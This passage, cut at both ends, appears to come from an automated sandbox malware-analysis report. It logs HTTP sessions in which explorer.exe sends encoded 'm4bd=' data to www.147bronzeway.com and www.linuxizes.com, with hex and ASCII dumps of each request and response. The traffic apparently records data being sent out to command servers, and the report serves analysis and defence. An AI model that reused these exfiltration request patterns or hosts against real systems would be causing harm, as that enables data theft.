67 65 4e 69 35 51 4d 38 4b 47 5a 39 66 5f 64 43 66 69 58 41 4b 41 47 64 69 49 6c 39 37 7a 64 34 54 6a 6e 6d 47 66 77 7a 4e 52 43 61 67 55 5a 74 37 32 28 49 6a 52 65 42 6f 47 69 32 71 4a 70 32 45 75 56 31 62 63 52 5a 68 61 37 42 74 6a 6e 48 74 39 56 64 78 47 73 6c 6d 43 6e 6c 67 4e 30 31 59 43 54 4e 65 41 74 59 33 4c 72 76 70 36 7a 36 44 59 56 42 6e 4d 49 76 52 53 6c 4a 6c 6d 69 44 68 42 30 30 49 56 4f 36 42 33 56 4a 4a 67 66 4e 6a 79 72 78 76 6e 69 34 41 78 57 51 45 4d 28 66 31 58 64 36 74 51 65 45 4c 63 4e 44 73 30 56 4f 48 58 65 68 45 58 31 6f 77 31 39 4b 6b 53 6f 76 74 31 47 33 6f 69 61 6a 52 37 46 5a 54 56 74 6d 6d 32 78 58 31 50 56 61 35 39 48 34 42 4b 76 4c 39 66 5a 4e 66 63 46 71 50 68 49 5f 62 6f 46 69 65 36 71 6a 6a 54 53 55 48 39 51 58 32 78 28 58 6b 38 78 30 71 66 47 47 44 4b 75 46 74 32 6d 4f 28 50 39 77 69 36 75 45 4c 63 39 41 38 4f 65 45 50 59 28 5a 52 34 7e 32 6d 59 30 52 49 4f 4c 68 6e 4d 77 6e 4f 69 79 72 79 76 55 73 30 49 4a 4b 4b 4b 4f 41 55 6d 63 35 4f 43 57 38 7a 57 78 33 58 4d 7a 73 45 75 79 49 4c 45 4b 65 77 30 7e 6b 58 71 33 4c 59 33 44 4c 70 32 55 74 44 6c 73 56 6c 6d 79 43 66 48 37 67 4b 74 4c 6f 41 37 55 56 30 78 75 51 6e 4f 35 50 73 4d 64 52 6e 65 6b 48 67 30 35 67 61 37 53 47 69 4c 31 6f 33 63 44 42 76 6b 42 4b 73 4b 63 78 44 6d 4d 32 71 4a 56 44 62 35 75 51 4c 34 67 41 6a 51 37 5a 64 44 68 52 51 78 76 70 34 66 67 7a 41 30 4b 52 4f 70 48 38 28 4b 44 69 74 64 70 6c 37 31 76 56 74 77 72 41 58 62 47 56 48 41 76 53 4d 46 61 30 28 34 4e 5a 7a 4d 63 64 39 73 4a 41 68 39 63 73 66 6e 47 62 6d 7a 44 59 57 33 78 44 61 31 65 67 6e 48 65 66 72 6b 6a 56 5a 70 64 48 28 74 59 62 56 68 78 33 4f 67 36 78 61 49 35 4a 6b 34 48 46 76 6e 4e 68 6a 68 4f 62 28 76 58 6a 33 68 34 59 73 31 70 55 50 67 69 76 55 35 4e 43 35 65 5a 64 37 7a 37 71 54 51 66 6c 73 54 65 46 7a 57 42 39 76 2d 6f 51 34 55 35 32 68 35 75 5a 38 6b 62 4d 4a 71 50 65 49 55 79 5f 78 6d 68 47 52 64 68 4c 74 67 7a 2d 71 68 43 4b 74 75 30 44 59 6b 67 35 74 61 70 68 41 57 43 6d 70 54 48 4b 59 73 64 73 64 6b 33 55 76 6c 31 5f 4b 30 53 4e 6c 56 49 37 73 36 28 65 66 55 56 6f 66 43 58 77 4b 61 4e 75 4e 34 43 34 79 4d 4a 67 7a 68 48 66 4b 58 71 32 64 63 47 6e 39 44 35 67 38 41 6d 30 63 30 41 6d 5a 44 53 71 75 76 6d 41 77 5f 6b 4f 4e 72 47 52 4e 33 73 6c 28 42 75 2d 7e 59 32 6c 56 57 43 72 73 2d 67 55 64 34 62 43 67 72 31 53 51 52 59 36 55 56 79 75 78 76 42 6b 4a 64 55 74 59 35 4d 6d 4f 68 5a 73 6f 2d 38 6e 73 32 74 39 4c 65 37 6e 49 69 4e 64 6e 57 43 64 72 72 59 6c 31 6c 4b 32 71 34 53 70 6c 4c 79 66 41 68 37 4b 61 57 77 59 31 45 6c 72 38 38 67 72 63 59 67 74 38 64 49 4d 72 4e 56 5f 74 47 41 56 4f 46 41 77 30 74 4d 74 36 70 49 73 6c 50 65 30 4d 5a 5a 36 68 64 70 4c 53 35 6a 4c 43 7a 46 7a 76 31 61 5f 4f 6b 33 46 53 44 53 75 70 75 6f 44 68 66 7a 69 35 55 5a 5f 28 54 7a 53 32 79 71 59 61 53 71 4f 32 32 63 32 32 70 41 6d 6c 63 4a 4f 46 53 74 36 33 42 7a 42 28 45 63 67 66 32 79 71 66 78 71 4b 68 30 4b 39 61 66 55 33 31 67 62 51 59 57 36 6d 4b 5a 6d 39 34 36 47 75 42 48 53 76 65 50 34 77 73 69 74 51 45 41 68 77 6f 75 76 53 4a 38 68 67 4f 48 33 58 4c 62 72 41 63 2d 48 32 61 78 33 61 68 32 41 69 75 4d 38 34 77 38 42 6e 52 63 73 73 53 62 72 6c 45 6a 6e 44 53 77 4e 44 6f 68 52 38 32 77 54 65 30 41 66 6d 6b 43 71 6c 70 72 61 70 53 30 47 5a 34 46 37 39 47 46 61 57 Data Ascii: m4bd=YqZD72ZBaEOQ8vdXUd2lHHpSZ35Y43Db96w9gO3erNN3qqiBLAZAQNkxdrYRHgRcB4Me8sUYr CzlohLzoeeYsdF8oWxf7Exvv1Ym97MLQXS7VTND9ai_jEfWP12G1hth4lcAhpa7f45mxppt55E-UIDdW5Nlu16iAUd tkhhlDpdBArkOVrRsR5JhCyd0Bj5JBiUiXfMJjLvMmmhjf3Ki2aNpp5V4xdVLuwwDx11WcE5aPCnMP079KvE0YfaVt Yj7oMPOvT~ykRgeNi5QM8KGZ9f_dCfiXAKAGdiIl97zd4TjnmGfwzNRCagUZt72(IjReBoGi2qJp2EuV1bcRZha7Bt jnHt9VdxGslmCnlgN01YCTNeAtY3Lrvp6z6DYVBnMIvRSlJlmiDhB00IVO6B3VJJgfNjyrxvni4AxWQEM(f1Xd6tQe ELcNDs0VOHXehEX1ow19KkSovt1G3oiajR7FZTVtmm2xX1PVa59H4BKvL9fZNfcFqPhI_boFie6qjjTSUH9QX2x(Xk 8x0qfGGDKuFt2mO(P9wi6uELc9A8OeEPY(ZR4~2mY0RIOLhnMwnOiyryvUs0IJKKKOAUmc5OCW8zWx3XMzsEuyILEK ew0~kXq3LY3DLp2UtDlsVlmyCfH7gKtLoA7UV0xuQnO5PsMdRnekHg05ga7SGiL1o3cDBvkBKsKcxDmM2qJVDb5uQL 4gAjQ7ZdDhRQxvp4fgzA0KROpH8(KDitdpl71vVtwrAXbGVHAvSMFa0(4NZzMcd9sJAh9csfnGbmzDYW3xDa1egnHe frkjVZpdH(tYbVhx3Og6xaI5Jk4HFvnNhjhOb(vXj3h4Ys1pUPgivU5NC5eZd7z7qTQflsTeFzWB9v-oQ4U52h5uZ8 kbMJqPeIUy_xmhGRdhLtgz-qhCKtu0DYkg5taphAWCmpTHKYsdsdk3Uvl1_K0SNlVI7s6(efUVofCXwKaNuN4C4yMJ gzhHfKXq2dcGn9D5g8Am0c0AmZDSquvmAw_kONrGRN3sl(Bu-~Y2lVWCrs-gUd4bCgr1SQRY6UVyuxvBkJdUtY5MmO hZso-8ns2t9Le7nIiNdnWCdrrYl1lK2q4SplLyfAh7KaWwY1Elr88grcYgt8dIMrNV_tGAVOFAw0tMt6pIsIPe0MZZ6hdpLS5jLC zFzv1a_Ok3FSDSupuoDhfzi5UZ_(TzS2yqYaSqO22c22pAmlcJOFSt63BzB(Ecgf2yqfxqKh0K9afU31gbQYW6mKZm 946GuBHSveP4wsitQEAhwouvSJ8hgOH3XLbrAc-H2ax3ah2AiuM84w8BnRcssSbrlEjnDSwNDohR82wTe0AfmkCqlp rapS0GZ4F79GFaW5u9lhK3lpuqd4Czjj98Ofm3FqzVdowQG9cfXbm8vRql_9wV65IRqqta9my0LOEPkJuR509c8Dsz AeJuT3p41XsLfN7l-wTVyuNNYKBBl2ZOnEj~FuHvQDYsY44At5KR2qroDwU8JTWeWtS1-CW1n4AnkCatOudIg6F99v kQRFMBNFV84IGYWkb~uRj0YCPiWxMe5aSnesK4NvEBgAt(APkLyuImJWyLiWjD11PVJ98n-X5Zj1y6ZhSfTj9fUS_s 48aXq1eDFaoyjdp7ZN_QcSkXaKqG3GF8yUzEmrri3pzO76HE-9_JD~aWYX94_3f8kMhq5ttMbHBIeQZKuB4cvvwZnj-nMPm(913lclDctzXEdXjsvD-KctUpYfZDnOON2boEvbEXReK1K6ZMaDLH4gdUjr0NRy_KoduviqEWIFczo~aJljGf LvIcEYwxCATPtuTEZQfckXHX1Ci9FnwXyEGRIrDFNNDxfwGHnD4BN46r7rM3HILV3JAGpYiuvXeaXi1HraJzDjkaWVrdto-bz0S1GNCOWWcxfvizV9RSRGBW5dBghEueaTT3EkD8riizUP9b2G_rLFJZhyIPcm3Gg7m8ygMX5FHajZZth6D4 jnBFHOyhWUsZNuGAiZvaHwUy0M-oUQETN9EL5GA~t1BG2s9vtwwzHGd(b0_2DQuKwQQwm5ILaL0iqbsIQBn4nJRGZy xgsjcRj35vXOJ6dCOQZHYv5GG20hGGUiwO-H77yo4FWCLYJsllN3WbTonVZe_~RFw9YkuQAmZS3C2Kbs6o6b5JlJCx nYnLiEMWrL0VvPVexPxxyLWZu6dCTnqtOvAxgkqPUOmysCWqLpu44WhSXlPClfcokzUd4X5Uwrf7P4iJdrJsW8hW1y iARxASS7NJerhiQAhHHlX

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:46:08.672900915 CEST	2012	IN	HTTP/1.1 301 Moved Permanently Date: Mon, 08 Aug 2022 15:46:08 GMT Transfer-Encoding: chunked Connection: close Cache-Control: max-age=3600 Expires: Mon, 08 Aug 2022 16:46:08 GMT Location: https://www.147bronzeway.com/tuid/ Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=qG1dlsiFm8rBZWl7RjDtEvr1yy%2BAVMGW0wvDmZdYbxPZkylqRYgrEVZOri%2BF8uPJBaFgHCs9ZNvC%2B%2FB6j8e5PuoPpLPqXbfczCWshlRPyyG0ekc9Q%2BfVKTHdP9%2BKrGQ2b0GZ5mkM%2Bg%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Vary: Accept-Encoding Server: cloudflare CF-RAY: 73796213ffc175e3-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.11.20	49793	104.21.51.250	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:46:08.648979902 CEST	2012	OUT	GET /tuid/?m4bd=Xot5lTp2K0ClnYt2dL3qfCxcaVN+/32Qk6xa6/2CoOF7guyvNDwTfZphG6kmH2ULd7pQ&8pB=3fY8ljB8rp-H HTTP/1.1 Host: www.147bronzeway.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 8, 2022 17:46:08.749635935 CEST	2014	IN	HTTP/1.1 301 Moved Permanently Date: Mon, 08 Aug 2022 15:46:08 GMT Transfer-Encoding: chunked Connection: close Cache-Control: max-age=3600 Expires: Mon, 08 Aug 2022 16:46:08 GMT Location: https://www.147bronzeway.com/tuid/?m4bd=Xot5lTp2K0ClnYt2dL3qfCxcaVN+/32Qk6xa6/2CoOF7guyvNDwTfZphG6kmH2ULd7pQ&8pB=3fY8ljB8rp-H Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=jZAesZa1%2FHb0xJhuP2z1awWHGeuC27IXFkUUvXvDTTFiEWCW6Hb2zmfdGLtsn34rX8psaDP6RatMtL4ZP%2BRw1jMS0pYa6W0F7uSfEpxoxRiB87O%2Fq13ZB4DHQQDJ%2FZY8Ca%2FFc908QQ%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 737962142cbb7300-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.11.20	49794	66.29.155.228	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:46:19.096998930 CEST	2028	OUT	POST /tuid/ HTTP/1.1 Host: www.linuxizes.com Connection: close Content-Length: 174830 Cache-Control: no-cache Origin: http://www.linuxizes.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.linuxizes.com/tuid/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 6d 34 62 64 3d 68 42 65 5a 53 6e 6f 58 65 38 4c 59 67 5a 7e 76 68 55 31 33 53 74 37 4c 4b 37 34 62 62 7a 31 58 42 5f 38 70 35 51 57 6c 6e 6c 67 6c 41 75 53 74 35 78 6e 46 39 4c 33 72 33 6c 63 72 39 69 54 4c 33 38 4c 43 41 35 6b 57 72 52 4e 50 4b 6a 30 2d 46 71 55 6f 34 52 46 6d 37 74 70 4a 49 33 33 47 65 74 4b 44 38 36 7a 4a 38 46 7e 49 7a 61 74 38 54 37 6d 76 30 45 7e 62 78 59 51 71 42 6c 75 44 44 72 74 5f 48 32 53 69 51 4f 39 77 55 31 33 38 45 51 66 48 6d 51 4e 4d 41 63 6f 46 63 48 59 4d 4f 58 62 70 34 50 59 56 71 50 30 61 6d 76 46 75 28 7a 58 57 4e 31 61 53 41 2d 58 56 51 4d 58 52 69 2d 65 34 4a 56 45 37 6b 53 49 43 7e 4c 7e 30 55 5f 31 33 50 6a 5a 50 28 58 4c 58 4d 6a 38 53 37 56 28 6e 46 75 74 71 54 59 79 59 55 4c 54 76 6a 5f 32 39 49 39 4e 49 28 33 7a 63 59 37 49 6d 7e 73 75 62 47 34 34 77 28 47 6c 64 61 4a 64 53 5a 70 70 79 6f 35 35 39 6e 49 58 4a 71 4a 50 5f 79 52 6b 56 35 65 36 4e 59 41 59 58 6a 71 7a 71 34 34 6b 43 37 6b 78 43 75 66 34 65 31 77 37 64 73 48 34 6c 4c 56 6f 46 62 6d 70 6f 7a 33 75 69 6f 33 5a 73 79 53 51 58 55 44 42 6c 55 67 76 4d 31 33 52 73 6d 55 50 4d 6a 38 55 52 37 70 34 39 6e 69 55 67 63 4c 49 35 57 5a 68 58 49 39 51 35 28 30 4c 37 51 58 47 79 68 36 76 33 4c 6b 7a 47 67 67 55 64 43 50 4e 36 5a 31 4c 75 28 57 6a 70 44 31 4f 51 56 6e 76 34 68 70 39 59 73 2d 51 62 38 69 43 30 63 74 6a 58 52 39 55 75 67 6e 31 59 77 4b 67 62 64 65 35 54 4a 51 6f 31 4d 67 73 75 7a 4a 78 59 67 31 6e 2d 28 5a 7a 6e 33 4b 55 70 38 6e 62 33 50 5f 75 46 30 73 7e 6d 4e 55 69 35 57 59 63 6d 47

Timestamp	kBytes transferred	Direction	Data
			48 6a 55 64 5f 6a 51 77 37 5a 58 78 55 6b 59 37 2d 73 30 54 37 69 54 65 4d 7a 35 66 6d 48 66 70 5a 49 44 28 31 4c 6d 77 6d 56 45 35 68 42 2d 38 61 46 78 4b 50 64 55 53 53 36 33 41 39 46 78 68 46 53 51 65 49 38 47 6e 42 49 35 65 54 6e 59 45 56 59 4c 37 70 38 39 76 49 33 59 72 54 6f 6a 54 45 4d 76 50 59 64 53 67 44 35 7a 36 61 79 63 45 67 32 56 28 68 6a 69 65 37 5a 44 41 33 50 48 7a 55 6f 51 64 52 48 45 67 50 77 77 31 33 4a 6c 41 61 31 47 74 70 6d 4b 6b 72 65 38 28 6c 66 46 4e 30 37 78 77 4b 7e 32 65 6d 67 35 28 4f 63 54 32 74 42 35 47 4a 71 38 36 72 6f 6d 51 53 56 48 44 46 51 39 51 6a 48 6c 6d 55 39 6b 30 51 55 42 66 74 4b 57 36 4f 41 72 73 58 34 64 61 4d 49 5a 76 66 7e 68 72 72 34 57 4e 6e 56 51 35 6e 59 4c 34 67 65 4c 51 65 55 55 30 66 47 5f 75 54 51 63 35 62 59 42 39 62 4d 6e 76 36 76 52 63 42 31 4f 73 78 48 6b 7a 61 46 2d 47 43 4d 2d 59 36 41 36 6f 77 4e 64 52 5f 42 6e 32 6c 4b 46 62 6e 49 38 64 74 64 36 5a 77 6b 41 4f 30 49 72 37 5f 78 74 4a 50 7a 6d 68 41 71 69 55 59 51 46 54 4b 30 5f 33 6b 53 37 62 35 58 62 34 43 73 67 69 61 58 38 78 37 33 4a 4a 6e 46 55 6d 79 38 56 28 38 6b 64 55 44 55 71 59 79 4e 70 6d 79 73 59 39 30 67 66 63 59 6e 70 72 33 42 79 32 79 55 31 72 4b 6b 42 6f 62 58 6f 54 6c 62 6f 57 78 65 34 7e 70 45 33 35 46 46 58 41 4b 67 42 59 39 63 47 44 44 64 54 6f 50 76 70 6c 50 44 4a 51 58 70 2d 47 58 5a 51 37 51 52 4d 42 43 45 6d 70 5f 55 4a 69 65 57 79 36 68 51 7a 55 68 37 34 74 4c 7e 64 30 55 36 65 72 59 77 38 57 51 74 50 62 74 65 6c 69 63 7a 53 76 38 4c 36 5a 35 43 55 6a 50 50 30 6f 42 43 57 77 38 78 5a 28 37 28 35 7a 41 43 45 67 50 50 57 33 78 47 32 44 42 34 47 50 2d 6d 37 77 6e 6c 6e 4d 59 68 65 31 51 33 30 50 78 31 6c 58 32 77 62 49 64 63 49 6e 6b 59 50 34 77 28 6b 66 52 72 52 67 4e 30 41 77 68 38 45 42 38 76 73 75 36 62 4f 4d 6c 76 2d 6c 56 78 56 39 2d 4a 49 6d 39 72 30 36 43 49 49 78 74 45 6b 70 4e 7e 36 32 65 66 39 41 70 7e 66 72 4f 62 39 66 78 78 46 77 4e 66 73 50 59 78 46 68 2d 51 66 37 61 68 6b 63 77 38 33 6e 71 57 63 72 35 69 65 6b 38 76 69 48 57 7a 4e 52 75 72 73 77 54 39 51 6c 36 45 33 44 49 36 4c 57 64 32 4d 74 30 55 6d 32 6c 64 71 6d 74 74 4d 31 52 51 6c 54 4d 68 32 33 5f 72 64 74 74 49 41 6a 36 42 6f 79 62 7e 6f 64 52 58 33 43 33 7a 64 41 74 62 65 47 56 53 72 46 4c 69 62 71 54 69 49 45 41 41 52 49 2d 65 53 4e 74 73 35 58 73 7a 48 62 52 64 75 76 55 38 68 7e 67 71 42 47 43 54 4d 45 6c 35 6a 6d 65 75 75 53 77 34 6c 39 6f 63 57 5a 6e 32 4b 32 73 73 71 35 44 71 49 31 33 61 66 7a 63 34 65 52 66 7e 6a 38 30 50 54 53 62 73 73 6b 31 4f 73 58 72 72 49 6b 56 76 4b 6a 5f 4c 59 4d 35 63 6f 78 7a 42 5f 4e 43 Data Ascii: m4bd=hBeZSnoXe8LYgZ~vhU13St7LK74bbz1XB_8p5QWlnlglAuSt5xnF9L3r3lcr9iTL38LCA5kWrRNPKj0-FqUo4RFm7tpJI33GetKD86zJ8F~Izat8T7mv0E~bxYQqBluDDrt_H2SiQO9wU138EQfHmQNMAcoFcHYMOXbp4PYVqP0amvFu(zXWN1aSA-XVQMXRi-e4JVE7kSIC~L~0U_13PjZP(XLXMj8S7V(nFutqTYyYULTvj_29I9NI(3zcY7Im~subG44w(GldaJdSZppyo559nIXJqJP_yRkV5e6NYAYXjqzq44kC7kxCuf4e1w7dsH4lLVoFbmpoz3uio3ZsySQXUDBlUgvM13RsmUPMj8UR7p49niUgcLI5WZhXI9Q5(0L7QXGyh6v3LkzGggUdCPN6Z1Lu(WjpD1OQVnv4hp9Ys-Qb8iC0ctjXR9Uugn1YwKgbde5TJQo1MgsuzJxYg1n-(Zzn3KUp8nb3P_uF0s~mNUi5WYcmGHjUd_jQw7ZXxUkY7-s0T7iTeMz5fmHfpZID(1LmwmVE5hB-8aFxKPdUSS63A9FxhFSQeI8GnBI5eTnYEVYL7p89vI3YrTojTEMvPYdSgD5z6aycEg2V(hjie7ZDA3PHzUoQdRHEgPww13JlAa1GtpmKkre8(lfFN07xwK~2emg5(OcT2tB5GJq86romQSVHDFQ9QjHlmU9k0QUBftKW6OArsX4daMlZvf~hrr4WNnVQ5nYL4geLQeUU0fG_uTQc5bYB9bMnv6vRcB1OsxHkzaF-GCM-Y6A6owNdR_Bn2lKFbnI8dtd6ZwkAO0Ir7_xtJPzmhAqiUYQFTK0_3kS7b5Xb4CsgiaX8x73JJnFUmy8V(8kdUDUqYyNpmysY90gfcYnpr3By2yU1rKkBobXoTlboWxe4~pE35FFXAKgBY9cGDDdToPvplPDJQXp-GXZQ7QRMBCEmp_UJieWy6hQzUh74tL~d0U6erYw8WQtPbteliczSv8L6Z5CUjPP0oBCWw8xZ(7(5zACEgPPW3xG2DB4GP-m7wnlnMYhe1Q30Px1lX2wbIdcInkYP4w(kfRrRgN0Awh8EB8vsu6bOMlv-lVxV9-Jlm9r06CIIxtEkpN~62ef9Ap~frOb9fxxFwNfsPYxFh-Qf7ahkcw83nqWcr5iek8viHWzNRurswT9Ql6E3DI6LWd2Mt0Um2ldqmttM1RQlTMh23_rdttIAj6Boyb~odRX3C3zdAtbeGVSrFLibqTiIEAARI-eSNts5XszHbRduvU8h~gqBGCTMEl5jmeuuSw4l9ocWZn2K2ssq5DqI13afzc4eRf~j80PTSbssk1OsXrrIkVvKj_LYM5coxzB_NC00JMwRYVy1KX~KfXtfPBzmlJmtr-7e033oQyLwYyjojTLWRqW_HLePLtC7cYrnGhnONaA56RrKx59hmjkjDugVLTghACooTy5T9xWrxUXkN1OazSE6TsLHGj~eb82voC2KnOCGfbSETQxREsdzY1Rs8eHdEDSlRcDAT-ID3_nraC9R~Sq-ZHtGslMAU82Y4yqbyLPbymeu4-~HjBr4Az7wn9K9G4Jmt0BRXVCBxM2RC0Wby-QKJG8O0ni-cjwdSdlgqu2vP2uGtF0EO-v7WQoYS1OyTCdgqyJNGB0Ea0N13mjNQs0Ih5RefJoYr0CNkdxCyjMMcdEAVPdPnXDB7zMBqSU-C1mMmOOTqYu8saPrVoOToBiNEFf4K6e71F(-1RYLGZDcHoBsh0tD3OFrM2DRiuPti5(12xag11sQP5Pe0Jf4qyIdHCbIJ8qeWa~gAqQ2wMWYKi6LWpelATOit9mUh5mL4zqx0eB2AVAv4YTJZwI6WQ6i0ByN3YITZsG-uZ0gOrnu~PdG3DQeOpiSwEK8eNKWBpKuo1YKo_JJVdKJbZ7guvUJ8_bBpf72L7SwL2JkaRXSOT5zGXZ5bwZSqWNjSSLUlUgchq222rtb8vrXelPE3rxY3kC9io6Hcm48B4(VcFqr~0fAGGKQdUFI3r05dBv8c67KxPZ4OcygExlhWftNI67IMr54vqWkAWwpxX2El6zxgzhOa46kMC1iW9hlp85_iKPBhbyROCdLyKv41bIOxxK5a0dsRRaXR6yCL12eK-Glb1x7BsQn9rMKLu0HKlZusTYXLcUZE0uHaw46HmKU~AsZKC3D~FkSgpOwWjW2axvF(33c~HbakvC4YWi9lBS77ZEjz5ikyOlqCaSWRlxuNbkwPtc3cIqrIonezHSR7XUW5MrFJUD-Z2UqV_TZJ0gadRIiQlwv7zxLi9~-M1kaL1ejRiqsQ7RAL5XSERUuCnr9bZY3azhurR3nhtuIBH4H4cllrKVZkHGYBFxqhv(q5T5i0sQnj8mjqXsiKqBC2QAXEHb_6uDr1tiuj70ygbMJqE84Z1TBM3L1eHhowx7y3s4SQ8jxtkfdv3C6(QOcrEw65iyVPsVExxAARy3Oi0shU7zYX6kIAFL8wpgpcK3juDzN4ayqwCeNDBwK8cLaXE0NNxK_C14BKr6BDoT0Gllv7ZCU6uWIlk4E9fzDFICw~9Dc6egt9ImkuRqTI0akCUY3TkWd2cVhZ_(SMWftlbweDzAWwDZnMe(cHoMDla4_lK8ZVDGxRteFT60x3YU4IhatB8cnf4NERDXyvp0fGW1GOvtpob7C4p8h96r3M7~1Pd62uDx7T55EHHM0imbMyOlWtOoiC-P7Jd8hkVoS0zKJG52vThmkSzjNBpG4ZRkrYSG7H-phiv3J935IyL5TbMpe7aNb8QWqDKbfGQfrV9ecXG7wUx9lR5zhRQXZwK(Y5mSPBlC9r41aMJBPC6ZmXE2KBGuf3MLnyqrfKngvK3(r6SIheFR1uRrjYoECzGZ8mWzwSvLwUGZqoinZEDLQfBwGpw(VFKk9Gm~rXdRLnogiKpJvO5HVO5jcpYM4FYBDsYAaLXNgF0997hQu3VtR0cO3UsbnbjLcmOZ6B5mD47LJHQs-1ZV7wvukGWuNNpj2qyr7HcJBI_igZiVDWhfaV3wsB-knhjVJlgQq8KBO4-hoPDOgljRIjsEEC6WVSTriVj~UFrkieylkfq2jcylWvRXcLX1LV-iHw3psVWEQowhCyqhUOt(GKROSOpGbgQqXhXUlBgBFkRlSiunT4ULiZqtQqN(vIdAp3L~bpIl_kM1k(FKbCcK4UWhXWKEQe-3oH1lMyZi2Bo2wF5(UZZsPi2ItqFdLVFKteyeXrC0DhCMR9XAIlqC4dmp7PXX9hnUCDltUA9RX5qGnYrX6lQCb5vX2wqv7MBUPvRjBPDaXmEJMklEkwlsMCWLJ5uTl5W~Evh9Ic4DvmzYx35rnm696yrqB8-~1KjincUKwLxhGpPNhUWkYl2Zg9n5e1uqvJ9in24BapGBOvAZ58BdY8fPHXU9LQ5OfyDUc3VWaNig22yOlz4fn2uZrlGwhD0vpIr6da1Xf06mkyLaZWKayTy1jMtoOV0pTmXiJwQgT~PU59F41774ShrXlYKyobaHE1-h4s23UbBhf(iA0xa39eoJO0RpIsLmo2ej9Ucnm5DRy6pCNHMqrRslFearIcMQp33PCvKFw(Tq9YwlbYHrhBPIpjT8eV0cwBtDReNN5SPj199kGoAUspyLE701lKUgxVNIG5D57hLvkadi7aOEpIXc8ON7ya6occ5YGEplwgU6A5d5YDA2-3ZY0dcM9S-Xi4pC78d24LhT9aBmtVTomuljcMry1CyiMT4VnPkHwrDLTs2DdmiFgRWTYBBWbqjoHEA919H(35ZFps52XGGuq492M4qRlfH~uaowER8H-G4FMANth9ZKBA90xzuy4dbiCKkzAqUfmZIH3m6IkhthmEp2YHg5JhFdmy_(kpOKfDatizQOmiQ18zWkv920g4vGe3K(HV5FRKBAvpDhHWtb9CfyhYXlEiYD-P7PfET3_ftCYu4hCmFgABe7rs1(OhmZOJbjf8MEL6wG1BclAJY7lvXQWeWl6yecdxJfGi4o4KSq1p8W2mJoTqCzU1WZLW7opnBEd5K4uQaAJj_eAlbE6UUJuvEBhUOs_VADN~CcuLHacrd~lxNFBbEGVB
Aug 8, 2022 17:46:19.889974117 CEST	2193	IN	HTTP/1.1 404 Not Found Date: Mon, 08 Aug 2022 15:46:19 GMT Server: Apache/2.4.29 (Ubuntu) Content-Length: 279 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 6c 69 6e 75 78 69 7a 65 73 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. <hr><address>Apache/2.4.29 (Ubuntu) Server at www.linuxizes.com Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.11.20	49795	66.29.155.228	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:46:21.265398026 CEST	2194	OUT	GET /tuid/?M8s=w86DJpgx5FYlUfRP&m4bd=uDqjMC0TPYTc8b3BnUYVD5r+dOFIeilgQYFIqhS/31oxMeb2xRi82/WbnXFAxC3dxs3o HTTP/1.1 Host: www.linuxizes.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 8, 2022 17:46:21.482583046 CEST	2194	IN	HTTP/1.1 404 Not Found Date: Mon, 08 Aug 2022 15:46:21 GMT Server: Apache/2.4.29 (Ubuntu) Content-Length: 279 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 